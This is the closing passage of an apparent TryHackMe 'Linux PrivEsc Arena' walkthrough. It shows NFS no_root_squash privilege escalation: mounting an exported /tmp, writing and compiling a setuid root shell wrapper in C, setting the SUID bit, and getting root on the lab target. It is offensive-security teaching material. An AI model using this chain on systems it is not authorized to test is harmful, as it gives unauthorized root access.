
DoneTCM@debian:~$ cat /etc/exports
wh1terose@fsociety:~/CTF/Linux PrivEsc Arena$ showmount -e 10.10.155.186
Export list for 10.10.155.186:
/tmp *
wh1terose@fsociety:~/CTF/Linux PrivEsc Arena$ mkdir /tmp/1
wh1terose@fsociety:~/CTF/Linux PrivEsc Arena$ mount -o rw,vers=2 10.10.155.186:/tmp /tmp/1
mount: only root can use "--options" option
wh1terose@fsociety:~/CTF/Linux PrivEsc Arena$ sudo mount -o rw,vers=2 10.10.155.186:/tmp /tmp/1
[sudo] password for wh1terose:
wh1terose@fsociety:~/CTF/Linux PrivEsc Arena$ echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/1/x.c


wh1terose@fsociety:~/CTF/Linux PrivEsc Arena$ sudo gcc /tmp/1/x.c -o /tmp/1/x

wh1terose@fsociety:~/CTF/Linux PrivEsc Arena$ sudo chmod +s /tmp/1/x
TCM@debian:~$ /tmp/x
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)


Also Read: Tryhackme – Linux Fundamentals Part 3
So that was “Linux PrivEsc Arena” for you. In this room, we covered a variety of Linux privilege escalation techniques which we can use once we landed in a linux machine. Well, the best thing on any machine is to be root and today we have learned on how we can get to that point. On that note, i would take your leave and will meet you in next one. Till then, “Happy hacking”.